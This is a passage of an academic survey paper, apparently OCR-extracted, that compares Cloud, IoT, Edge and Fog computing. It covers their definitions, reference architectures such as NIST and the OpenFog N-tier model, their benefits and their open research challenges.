In order to better understand research trends of computing paradigms, we analyzed the scientific activity related to each of them and we compared it with the interest for Internet of Things. The results are drawn in Figure 2.

Even though the concept of Edge computing appeared in the literature before Cloud computing (as discussed in Subsection II-B), the latter has clearly been the leading paradigm of the last decade, with more than 500 publications since 2010 and peaks of about 1200 publications in 2014 and 2016. On the other hand, the interest in Edge and, subsequently, Fog computing have been constantly increasing over the last few




FIGURE 1: First appearance of IoT, Cloud, Edge, and Fog computing in the literature.

years, with a sudden growth in 2017, when the number of publications has been more than duplicated for both of them.

Looking at the IoT curve, some interesting correlations can be observed. It appears that the interest in Edge and Fog computing is directly linked to Internet of Things. Indeed, with the increase of scientific papers about IoT, there is a growth of the interest in Edge and Fog computing. Conversely, the relation between IoT and Cloud computing seems to be opposite. In fact, the steady growth of attention for IoT of the last few years is slightly reducing the interest in Cloud computing.

D. COMMENT AND DISCUSSION

We are aware that the analysis conducted so far can be considered neither comprehensive nor exhaustive, because it is based on the presence or absence of keywords in the title of scientific documents and it only relies on two main digital libraries. Nevertheless, we think that the results are interesting and realistically represent research trends related to the major modern computing paradigms. Moreover, this work can represent a starting point for those interested in Edge and Fog computing, as in the rest of the paper we will drive the reader through the jungle of keywords and definitions available in literature and we will provide a structured picture of these paradigms on the basis of a careful analysis and comparison with related computing paradigms and concepts.

Cloud computing is undoubtedly the main computing paradigm of the last decade and it will still be a key research subject for several years. Nevertheless, the sudden spreading of IoT has undermined its strength. Indeed, there are several challenges related to IoT that Cloud computing can hardly address. Therefore, the interest for Edge computing has increased, because of its aim of tackling the IoT challenges with the move of the computation at the edge of the network. In this transition, Fog computing made its way, embodying the rising paradigm that fully bridges the gap between Cloud computing and IoT.

This is the base on which the rest of the paper is built.

III. CLOUD COMPUTING

Nowadays, Cloud computing is a well-known paradigm. However, for the sake of readability and self-containment of the paper, we consider relevant to recap its basic notions. This also allows us to define a common terminology that is going to be used throughout the rest of the paper. For these reasons, fundamentals about Cloud computing are provided in this section.

A. DEFINITION AND ARCHITECTURE

NIST [18] defines Cloud computing as “a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction”.

The reference architecture for Cloud computing [19] is depicted in Figure 3. It provides a high-level overview of the Cloud and identifies the main actors and their role in Cloud computing. Each actor is an entity, i.e. a person or an organization, that either takes part in a transaction/process or performs some tasks in Cloud computing. There are five main




FIGURE 2: Temporal evolution of the number of scientific publications related to IoT, Cloud, Edge, and Fog computing. Databases used as sources: IEEE Xplore DL [6] and ACM DL [7]

actors: *Cloud Provider*, *Cloud Consumer*, *Cloud Broker*, *Cloud Carrier*, *Cloud Auditor*.

The *Cloud Provider* is an entity that provides a service to interested parties. The *Cloud Consumer* is an entity that uses a service from, and has a business relationship with, one or more Cloud providers. The *Cloud Broker* is an entity that mediates affairs between Cloud providers and Cloud consumers, and that manages the use, performance, and delivery of Cloud services. The *Cloud Carrier* is an intermediary that supplies connectivity and delivery of Cloud services from Cloud providers to Cloud consumers. Finally, the *Cloud Auditor* is a party that conducts independent assessments of the Cloud infrastructure, including services, information systems operations, performances, and security of the Cloud implementation.

In terms of interactions, there are several possible scenarios [19]. Generally, a Cloud consumer may request a Cloud service from a Cloud provider, either directly or via a Cloud broker. A Cloud auditor conducts independent audits and may contact other actors to collect the necessary information.

B. ESSENTIAL CHARACTERISTICS

The essential characteristics of Cloud computing are summarized below [18]:

- *On-demand self-service*: computing capabilities can be provided automatically when needed, without requiring any human interaction between consumer and service provider;
- *Broad network access*: computing capabilities are available over the network and accessible through several mechanisms disposable for a wide range of client platforms (e.g., workstations, laptops, and mobile devices);
- *Resource pooling*: computing resources are pooled to accommodate multiple consumers, dynamically allocating and deallocating them according to consumer demand. In addition, the provider resources are location independent, i.e. the consumer does not have any knowledge or control of their exact location;
- *Rapid elasticity*: computing capabilities can flexibly be provided and released to scale in and out according to demand. Thus, the consumer has the perception of unlimited, and always adequate, computing capabilities;




FIGURE 3: NIST Cloud computing reference architecture (source [19])

- *Measured service*: resource usage can be monitored and reported according to the type of service offered. This is particularly relevant in charge-per-use, or pay-per-user, services because it grants great transparency between the provider and the consumer of the service.

A *Cloud infrastructure* is a collection of hardware and software that empowers the aforementioned essential characteristics of Cloud computing.

IV. INTERNET OF THINGS

Over the past decade, Cloud computing has been the predominant paradigm. According to this trend, computing, control, and data storage have been centralized and moved into the Cloud [20]. On the other hand, Internet of Things (IoT) is now becoming widespread. In 2017, there were about 20 billion IoT connected devices and this number will grow to about 30 billion in 2020, and will more than duplicate by 2025[1]. The emerging IoT brings in many new challenges that Cloud computing has a hard time to meet, due to its own drawbacks.

In this section, we provide fundamentals about Internet of Things.

A. DEFINITION

The term “Internet of Things” was originally coined in 1999 by Kevin Ashton, executive director of the Auto-ID Center at Massachusetts Institute of Technology (MIT), and then it has assumed several slightly different meanings. Today, there is no unique and commonly accepted definition of IoT and several formalizations can be found on the web and in the literature [21]–[24]. In this work, the definition given by the International and Telecommunication Union (ITU) is assumed: *Internet of Things* is “a global infrastructure for the information society, enabling advanced services by interconnecting (physical and virtual) things based on existing and evolving interoperable information and communication technologies (ICT)” [25]. In this context, a *thing* is intended as “an object of the physical world (physical things) or the information world (virtual things), which is capable of being identified and integrated into communication networks”, while a *device* is “a piece of equipment with the mandatory capabilities of communication and optional capabilities of sensing, actuation, data capture, data storage and data processing” [25].

In simple, Internet of Things is a collection of computing devices (namely, *things*) interconnected via the Internet and aimed at offering services addressed to all types of applications, while security requirements are fulfilled [25].

B. ARCHITECTURE

A number of different IoT architectural models can be found in the literature [25]–[27], but, to the best of our knowledge, the most commonly used is based on three architectural levels [27]–[31]: *Perception* (or *Sensing*) *layer*, *Network* (or *Transmission*) *layer*, *Application layer*. The three-layer IoT architectural reference model is depicted in Figure 4. Each architectural layer is characterized by the devices that belong to it and by the functions performed.

The *Perception layer* has the aim of acquiring data from the environment (such as light, temperature, pressure, humidity, etc.) through the help of sensors and actuators. Basically, the main goal of this layer is the detection and collection of information before transmitting it to the network layer. The

[1]https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/ *[Accessed on January 15th, 2018]*

Network layer is the middle one and its aim is to provide functions of data routing and transmission to the proper destination. Therefore, the main goal of this layer is efficiently transmitting data within heterogeneous networks and without losing information. Internet gateways, switches, routers, and other network devices operate at this layer. The *Application layer* is the highest one and it uses the information received from the bottom layers in order to implement different services and applications. This layer usually contains the user interface, the formulas related to data models, the business logic and all that is needed for the specific IoT service or application.

C. ESSENTIAL CHARACTERISTICS

The main features of Internet of Things are summarized below [24], [25], [32]:

- *Interconnectivity*: everything in IoT can be interconnected with the global communication and information infrastructure;
- *Things-related services*: IoT is able to provide thing-related services within the constraints of things, such as privacy protection and semantic consistency between physical and virtual things;
- *Heterogeneity*: the devices in IoT can be based on different networks and/or hardware platforms. Moreover, they can interact with different service platforms and/or devices through different networks;
- *Constrained resources*: IoT usually involves devices characterized by energetic and computational constraints;
- *Dynamic changes & uncontrolled environment*: in IoT, the devices state (e.g., sleeping/awake, connected/disconnected) and context (e.g., location, speed) change dynamically. Therefore, IoT devices are part of an uncontrolled environment which is characterized by unstable surroundings and in which interactions among devices are unreliable due to both unstable network connectivity and device state dynamic changes. In addition, the number of devices can dynamically change;
- *Huge scale*: the number of devices that have to be managed and that have to communicate with each other is huge and it will be even more in the future. Moreover, the ratio of communications triggered by devices will steadily grow to the detriment of human-triggered communications. Even more critical will be the management and interpretation of data generated by such devices with the aim of sharing information with each other.

V. THE POST-CLOUD ERA

The emerging of IoT lets the post-Cloud era begin. Most of IoT data are currently processed in the Cloud, but the close interaction between Cloud and IoT introduces several new challenges that cannot be fully addressed by Cloud computing alone. In addition, there has been an increasing number and variety of smart clients and powerful edge devices, such as smartphones, tablets, edge routers, industrial and consumer robots, smart vehicles, etc.. In this context, Edge computing has become feasible and extremely interesting, and so has done Fog computing, as the highest evolution of the Edge computing principles.

In this section, we give a brief overview of the challenges that IoT drags in [17], [20], [33] and that are driving the increasing interest for Edge and Fog computing, as solutions to such difficulties [4].

Low Latency

Both industrial control systems [34] and IoT applications [17] often require low latency (within a few milliseconds) and jitter. This requirement is definitely not within reach of the Cloud computing paradigm.

High Network Bandwidth

The increasing number of IoT connected devices is increasingly generating a large amount of data [35]. Sending all this data toward the Cloud requires incredibly high network bandwidth and it is often useless or not permitted (e.g. due to data privacy concerns). Thus, the data generated at the edge of the network often needs to be stored and processed locally without involving the Cloud.

Limited Resources

Several IoT devices (such as sensors, drones, cars, etc.) have very limited resources. It means that they are not able to interact directly with the Cloud, since these interactions often require either complex protocols or intensive computation. As a result, devices with resources constraints have to rely upon an intermediate layer of devices to connect to the Cloud.

IT & OT Convergence

Recently, with the advent of Industry 4.0, industrial systems are experiencing the convergence of Operational Technology (OT)[2] and Information Technology (IT)[3] [36]. This trend brings new business priorities and operational requirements. Indeed, incessant and safe operation is often a priority in modern cyber-physical systems, since an offline system can cause a remarkable business loss or an unacceptable customer inconvenience. As a consequence, updating hardware and software in such systems is an issue. The result is the need for a new architecture that reduces the necessity of system updates over time.

Intermittent Connectivity

Some IoT devices (e.g., vehicles and drones) have intermittent network connectivity. As a result, it is difficult to provide uninterrupted Cloud services to such devices. Therefore, it is necessary to rely on an intermediate layer of devices to alleviate or solve the issue.

[2]Hardware and software systems used to monitor and control physical processes.

[3]Hardware and software systems used to process, transmit, and store business data.




FIGURE 4: Three-layer IoT architectural model

Geographical Distribution

The great number of IoT devices requiring computation and storage services is distributed in vast geographical areas [37]. Therefore, it is hard to find a location for the Cloud infrastructure that allows meeting all the requirements of IoT applications. An intermediate layer of devices is useful to bridge this gap.

Context Awareness

Many IoT applications, such as vehicular networks and augmented reality, require to access and process local context information (e.g., user location, network conditions, etc.) [38]. This requirement does not fit the Cloud computing centralized approach due to the physical distance between IoT devices and central computing.

Security and Privacy

Emerging IoT security and privacy challenges are unique. Today, cybersecurity solutions aim at defending enterprises and consumers providing perimeter-based protection through firewalls, Intrusion Prevention Systems (IPSs), and Intrusion Detection Systems (IDSs). Unfortunately, this paradigm is no longer adequate to address the new security challenges that IoT brings in [31], [33].

Addressing these challenges requires radical changes to existing paradigms. That is where Edge and Fog computing come in, providing a new technological pattern aimed at creating the missing link in the Cloud-to-Things continuum.

VI. EDGE COMPUTING

Edge computing is an emerging paradigm born of necessity to move the computation at the edge of the network. Although the first a ppearance o f E dge c omputing i n the literature is previous to the Cloud, the increasing interest for Edge computing starts with the emerging of IoT and related new challenges.

In this section, we first d escribe t he m ain i dea behind Edge computing, then, we define the main implementations of the Edge computing paradigm, clarifying their difference: Mobile Cloud Computing (MCC), Cloudlet Computing (CC) and Mobile Edge Computing (MEC).

A. DEFINITION

According to [39], “Edge computing refers to the enabling technologies allowing computation to be performed at the edge of the network, on downstream data on behalf of Cloud services and upstream data on behalf of IoT services”. Basically, the idea is to extend Cloud computing to the network edge with the aim of having the computation at the proximity of data sources, i.e., IoT devices.

This layer can be implemented in different ways. However, all the different implementations are designed with the Edge paradigm in mind, therefore many similarities are present.

B. EDGE COMPUTING IMPLEMENTATIONS

The Edge computing principles can be put in practice in several ways, in terms of the type of devices, communication protocols, and services [3], [4]. The major implementations of Edge computing are described below.

1) Mobile Cloud Computing & Cloudlet Computing

Mobile Cloud Computing (MCC) is based on the idea of mobile offloading: mobile devices should delegate storage and computation to remote entities in order to reduce the workload and optimize objectives like energy consumption, lifetime, and cost. MCC was originally conceived with the idea of moving data storage and data processing from inside mobile devices to the Cloud, bringing mobile applications to a wider range of users and not only to the ones with a powerful smartphone [40]. Today, the concept of MCC has been extended with the Edge computing paradigm in mind. The new vision is to delegate data processing and data storage to devices located at the edge of the network, rather than implementing them into the Cloud [38].

The most common implementation of this new vision of MCC is Cloudlet Computing (CC). Basically, CC consists of using cloudlets to perform data processing and storage close to end devices. A *cloudlet* is a trusted, small Cloud infrastructure, located at the edge of the network and available for nearby mobile devices [38], [41], that collaborates with the Cloud to compute the results and then sends them back to mobile devices [42].

2) Mobile Edge Computing

The *Mobile Edge Computing* (MEC) is an implementation of the Edge computing paradigm that brings Cloud computing capabilities (e.g., computation and storage) to the edge of the mobile network, inside the Radio Access Network (RAN) [38], [43]. MEC nodes are generally located with the Radio Network Controller or with a large base radio station [3].

The deployment of Cloud services inside the RAN provides several benefits, such as location/context awareness, low latency, and high bandwidth [38], [43].

3) Differences and Similarities

The aforementioned implementations of Edge computing share some features. First of all, they have the same aim: to extend Cloud capabilities to the edge of the network. Also, they rely upon a decentralized infrastructure, even though, it is accessible through different types of networks (e.g., wireless, mobile, Bluetooth) and composed of diverse devices (e.g., cloudlets, MEC nodes). In addition, all Edge implementations provide a set of benefits, mainly originated from the proximity to the edge of the networks: low latency, context and location awareness, high scalability and availability, and support to mobility.

Undoubtedly, even if these implementations share the same goal and a number of features, they present some differences. They can be deployed in different ways, both in terms of the type of devices and proximity to end users. For instance, the deployment of MEC nodes is linked to the mobile network infrastructure, while MCC has a wider scope. There are differences also in terms of entities eligible to own these infrastructures. For example, since MEC nodes are bound to the edge of the mobile network infrastructure, only telecommunication companies can provide MEC services, while any entity can deploy an MCC infrastructure.

Clearly, here we discussed only a subset of differences and similarities between Edge computing implementations. Detailed comparisons can be found in the literature [3], [38], [42], [44].

VII. FOG COMPUTING

Fog computing is often considered as an implementation of Edge computing [3], [38], [39], [42], [45]. Indeed, Fog computing provides distributed computing, storage, control, and networking capabilities closer to the user [46].

However, in our vision, Fog computing is not yet another implementation of Edge computing, it is rather the highest evolution of the Edge computing principles. Indeed, Fog computing is not limited to only the edge of the network, but it incorporates the Edge computing concept, providing a structured intermediate layer that fully bridges the gap between IoT and Cloud computing. In fact, Fog nodes can be located anywhere between end devices and the Cloud, thus, they are not always directly connected to end devices. Moreover, Fog computing does not only focus on the "things" side, but it also provides its services to the Cloud. In this vision, Fog computing is not only an extension of the Cloud to the edge of the network, nor a replacement for the Cloud itself, rather a new entity working between Cloud and IoT to fully support and improve their interaction, integrating IoT, Edge and Cloud computing.

In this section, we define Fog computing and comment on its architectural model. Finally, we point out the main benefits of such a paradigm.

A. DEFINITION

The first definition of Fog computing dates back to 2012 when CISCO defined it as “a highly virtualized platform that provides compute, storage, and networking services between end devices and traditional Cloud computing Data Centers, typically, but not exclusively located at the edge of network” [17]. Subsequently, several works have been defining Fog computing in the literature [20], [47]–[50].

Amongst others, Vaquero et al. [51] proposed a “comprehensive” definition of Fog computing: “Fog computing is a scenario where a huge number of heterogeneous (wireless and sometimes autonomous) ubiquitous and decentralized devices communicate and potentially cooperate among them and with the network to perform storage and processing tasks without the intervention of third-parties. These tasks can be for supporting basic network functions or new services and applications that run in a sandboxed environment. Users leasing part of their devices to host these services get incentives for doing so”.

One year later, Yi et al. [52] came up with a similar definition of Fog computing: “Fog computing is a geographically distributed computing architecture with a resource pool consists of one or more ubiquitously connected heterogeneous devices (including edge devices) at the edge of network and not exclusively seamlessly backed by Cloud services, to collaboratively provide elastic computation storage and communication (and many other new services and tasks) in isolated environments to a large scale of clients in proximity”.

In this work, we comply with the definition of Fog computing provided by the OpenFog Consortium [53], thus we consider Fog computing as “*a system-level horizontal architecture that distributes resources and services of computing, storage, control and networking anywhere along the continuum from Cloud to Things, thereby accelerating the velocity of decision-making*”.

Analyzing this definition, some key concepts can be extrapolated. First, Fog computing is a *distributed* approach. It descends from its Edge computing nature and derives from the need for overcoming the limitations of the centralized approach of Cloud computing. Secondly, Fog nodes can be placed *anywhere* between end devices and Cloud infrastructure. This flexibility with the location of Fog nodes is one of the most distinctive features of Fog computing from the different implementations of Edge computing. Finally, the definition of Fog computing includes the *Cloud-to-Things continuum*. It remarks on the idea of Fog computing as a smart extension of Cloud computing aimed at bridging the gap with IoT devices. Therefore, Fog computing should not be seen as a replacement of the traditional Cloud architecture, but rather as a new architecture that puts together Cloud computing, Edge computing, and IoT.

B. ARCHITECTURE

Over the last few years, defining the architectural model of Fog computing has been a hot research topic. Most of research works related to the topic refer to a three-layer architecture composed of Cloud, Fog, and IoT [31], [44], [47], [52], [54]. Furthermore, the OpenFog Consortium has defined a broader N-layer reference architecture [55], which can be considered a refinement of the three-layer one. In this subsection, an overview of the Fog architecture is given.

1) Three-layer Architecture

The essential three-layer architecture of Fog computing is depicted in Figure 5. It derives from the main idea of Fog computing as a non-trivial extension of Cloud computing in the Cloud-to-Things continuum. Indeed, it presents an intermediate layer (namely, the Fog layer) bridging the gap between Cloud infrastructure and IoT devices. The three layers composing the architecture are described below [44].

IoT Layer

This layer is composed of IoT devices, such as sensors, smart vehicles, drones, smartphones, tablet, etc. Usually, they are extensively geographically distributed and mainly aimed at sensing data and sending them to the upper layer for storage or processing. Nevertheless, devices with considerable computational capabilities (e.g., smartphones) might also perform some local processing before involving upper layers.

Fog Layer

This layer is the core of the Fog computing architecture. It is composed of a large number of Fog nodes. According to the OpenFog Consortium, a Fog node is “the physical and logical network element that implements Fog computing services” [53]. Fog nodes are able to compute, transmit, and temporary store data and they can be located anywhere between Cloud and end devices. As a result, on the one hand, Fog nodes are directly connected to end devices to offer services. On the other hand, they are connected to the Cloud infrastructure to both provide and obtain services. For instance, Fog nodes might benefit f rom C loud s torage and computational capabilities, while providing users’ context information.

Cloud Layer

This layer is mainly composed of the centralized Cloud infrastructure (discussed in Section III). It is composed of several servers with high computational and storage capabilities, and provides different services. Differently from the traditional Cloud computing architecture, in the Fog architecture some computation or services might be proficiently moved from Cloud to Fog layer in order to reduce the load on Cloud resources and increase the efficiency.

2) OpenFog N-Tier Architecture

The N-tier architecture proposed by the OpenFog Consortium [55] is depicted in Figure 6. It is mainly aimed at giving an inner structure to the Fog layer of the three-layer architecture (Subsection VII-B1), driving the stakeholders when it comes to deploying Fog computing in a specific scenario. Indeed, although the deployment of Fog software and Fog systems is scenario-specific, the key features of the Fog architecture remain evident in any Fog deployment.

The idea is to have, again, three main entities (matching the three-layer architecture proposed in Subsection VII-B1): endpoints/things, Fog nodes, Cloud. However, the Fog layer is further composed of several tiers of Fog nodes (N-tiers) and, the farther nodes move away from end devices, the more they gain computational capabilities, thus intelligence. Each upper level in the Fog layer increasingly refines and extracts relevant data, rising the intelligence at each level. The number of tiers in a specific deployment depends on the scenario requirements, such as: number of end devices, load and type of work addressed by each tier, capabilities of nodes at each tier, latency requirements, and so on. In addition, Fog nodes on each layer might be linked together to form a mesh able to provide additional features, such as resilience, fault tolerance, load balancing, and so on. It means that Fog nodes are able to both communicate horizontally and vertically within the Fog architecture.

In this N-tier vision, Fog nodes can be grouped according to their proximity to endpoints and Cloud:

- *lowest tier*: Fog nodes in the lowest layer usually command and control sensors and actuators and are mainly focused on acquiring, normalizing, and collecting data;
- *intermediate tiers*: Fog nodes in the intermediate layers are mainly focused to filter, compress, and transform data received from the lower layer. In general, these nodes have more analytic capabilities;
- *highest tier*: Fog nodes nearest to the Cloud are typically in charge of aggregating data and building knowledge out of them.

C. THE BENEFITS OF FOG COMPUTING

Fog computing is a distributed paradigm acting as an intermediate layer between Cloud computing and IoT [56]. As such, it serves as the glue between Cloud computing, Edge computing, and IoT. This is the hallmark of Fog computing, but it also drags a number of benefits that it is relevant to point out.

Although the advantages of Fog computing are usually summarized as *CEAL* [20], [50], we believe that *Security* is one of them, thus we refer to the advantages of Fog computing as *SCALE* [46]: *Security*, *Cognition*, *Agility*, *Latency*, *Efficiency*.




FIGURE 5: 3-tier architecture of Fog computing.

Security

The Fog paradigm offers a new perspective on security. In this context, security is considered a base building block of the architecture rather than an additional, and often overlooked, feature to add on top of it. As a matter of fact, the OpenFog Consortium [57] is actively working on the definition of a reference architecture of Fog computing that has security as the first pillar [55]. Particularly, the OpenFog Security Group (SWG) has drawn up the main security goals of Fog computing [58] that we have reinterpreted and summarized as follows:

- *Security as a Pillar* ***(SECaaP)***: Fog computing as an intrinsically secure paradigm itself, that takes over the role of responsive, available, survivable, and trusted part in the Cloud-to-Things continuum;
- *Security as a Service* ***(SECaaS)***: Fog computing as a security service provisioned to other entities, ranging from powerful Cloud servers to weak IoT devices. Thanks to the proximity of Fog nodes to these entities, the Fog infrastructure can both offer basic security services (e.g., protecting resource-constrained endpoints that often cannot adequately secure themselves) and improve existing security solutions (e.g., strengthening mechanisms for identity verification) [46]. This should be accomplished without interfering with the business process of the involved applications/services and respecting their domain structure.

Cognition

The Fog infrastructure is aware of customers requirements and objectives, thus it distributes more finely computing, communication, control, and storage capabilities along the Cloud-to-Things continuum, building applications that better meet clients' needs.

Agility

The development of a new service is usually slow and expensive, due to the cost and time needed by large vendors to initiate or adopt the innovation. The Fog world, instead, offers rapid innovation and affordable scaling, being an open marketplace where individuals and small teams can use open development tools (e.g., APIs and SDKs) and the proliferation of IoT devices to offer new services.

Latency

The Fog architecture supports data processing and storage close to the user, resulting in low latency. Thus, Fog computing perfectly meets the request for real-time processing, especially for time-sensitive applications.

Efficiency

The Fog architecture supports the pooling of computing, communication, control, and storage functions anywhere between Cloud and IoT. In this vision, the Fog infrastructure "pushes" capabilities from the Cloud and "pulls" capabilities from powerful IoT devices (e.g., smartphones, tablets, laptops, etc.), integrating them in the Fog infrastructure, increasing the overall system performance and efficiency.

In the literature, a number of other advantages and characteristics of Fog computing are discussed, often with a different




FIGURE 6: OpenFog N-tier architecture of Fog Computing (source: [55])

outline [17], [44], [49], [52], [54], [56]. Nevertheless, we believe that the advantages presented in this section are generic enough to be considered the key concepts from which the other features derive.

VIII. OPEN CHALLENGES

Described the IoT, Cloud, Edge, and Fog paradigms, a natural question arises: what are the main technical challenges that community has still to address in order to realize the potential of each paradigm? This section aims at giving a first tentative answer to this question. We do not aim to extensively review all the technical challenges affecting these paradigms, but we want to give a brief overview of some of the key open challenges that, in our opinion, should be part of future research directions in the field.

A. CLOUD COMPUTING

Despite being around for the longest amount of time, Cloud computing still faces numerous challenges.

In particular, many parties involved in Cloud computing see Cloud security as a challenge [59]. Researchers have also identified t he r eliability o f s ervices p rovided b y t he Cloud as a major issue. When critical functionality is provided by a small number of data centres, it might prove disastrous if one of the data centres becomes unavailable. Research efforts to mitigate this focus on minimizing the overhead incurred from disaster recovery, and improving VM migration techniques [60].

Sustainability is another challenge that warrants more research [61]. Cloud data centres require vast amounts of energy to work, and research is being done to minimize energy usage through by optimizing resource provisioning and management policies, but also by other means such as the investigation of new system architectures [60].

Cloud networking infrastructure has a number of open issues of its own, as identified by Moura and Hutchison in [62]. Some notable issues are related to network utilization, data congestion, Cloud federation, and network-capable Hypervisors.

B. IOT

With the advent of smart devices, there has been a trend towards minimization of energy/resource consumption. Increasing battery life and otherwise optimizing the energy usage of connected devices is seen as one of the major challenges [63] in this field. Promising advances are being made in various directions, such as wireless energy harvesting [64].

The security of IoT devices is identified by many as a critical field that is full of open challenges. These challenges cover both physical security and software security. Some identified challenges relate to lightweight authentication protocols, low-power networks, and awareness/education [65]. There are also various open challenges regarding forensics in IoT networks [66].

Privacy is closely related to this and plays a large role for IoT devices that users might directly interact with. This type of devices faces unique challenges regarding the privacy of its users, e.g. when collecting health-related data. Research into privacy models that can manage the complexity of determining which devices in an IoT network have (and should have) access to privacy-sensitive data is an open challenge [66].

Silva et al. [67] state that there is a need for evaluation of holistic IoT approaches, where interaction between multiple systems as well as Cloud infrastructure is taken into account, instead of focusing on the capabilities of one component. Other open challenges identified in their work relate to high-availability IoT networks, reliability, scalability, and interoperability. Interoperability is also discussed in [68], wherein the authors argue that one aspect that makes this particularly challenging is that the most lightweight devices can be extremely constrained in their capabilities, but must still be able to communicate and interoperate with other devices.

C. EDGE COMPUTING

Edge computing, with its idea of moving the computation at the edge of the networks, drags a number of challenges that are still to be addressed.

Shi et al. [39] identify programmability of Edge devices as a challenge. Currently, there is a large gap in flexibility between programmability of Cloud services and Edge devices, which needs to be addressed. Secondly, there exists a need for naming schemes that can handle the vast amount of devices that the Edge is predicted to provide. These schemes should fit in highly dynamic environments. Additionally discussed challenges relate to security and privacy, data abstraction, service management, and optimization problems.

Another perspective is explored by Li et al. [69], wherein they consider network openness (to various parties), exploring multi-service operations and new business models, robustness and resilience, and security and privacy as the major challenges for Edge computing.

D. FOG COMPUTING

Fog computing is still in its infancy, thus, there are many open research challenges.

Given its correlation with Edge computing, many of the challenges in Fog are similar to those faced by Edge computing. Therefore, it is not surprising that programmability and the ability to deal with heterogeneous systems are seen as open challenges in the Fog computing domain [70]. Additionally, the authors of this work consider security, interoperability and energy/resource efficiency to be major challenges for industrial applications of Fog computing.

In their comprehensive survey on the state of Fog computing, Mouradian et al. [71] state that the most pressing challenges in Fog computing relate to heterogeneity, QoS management, scalability, mobility, federation and interoperability. As can be seen, this is in line with [70] and generally covers similar themes to those challenges faced by the Cloud as well as the Edge. However, each of these domains has its own set of requirements to fulfil, implying different solutions are needed as well. For example, federation is of much higher importance to Fog computing than it is to Cloud computing, as there will be many more (clusters of) nodes communicating with each other in the Fog paradigm. And while heterogeneity is an issue for both the Fog and the Edge, it is expected that Fog devices will be more uniform in their capabilities than Edge devices.

IX. CONCLUSION

Nowadays, Internet of Things, Cloud computing, Edge computing, and Fog computing represent the most advanced computing paradigms. However, with a first look at the literature, it might be difficult to fully understand their main differences and similarities, as well as, the way they relate to each other. In this light, our work provides clarification about those concepts resulting in what can be considered a first paper to be read for those who start their research in Edge and Fog computing.

First, we gave an idea of how the different paradigms evolved and what the main research trends are today. Then, starting from this global picture, we focused on each of the paradigms, explaining main characteristics, architecture, and main features, along with considerations on how they interact and influence each other. We concluded by remarking how relevant Fog computing is and arguing that Fog is the glue that keeps IoT, Cloud and Edge computing together. Also, a brief overview of open challenges and future research directions for IoT, Cloud, Fog, and Edge computing was provided as food for thought.

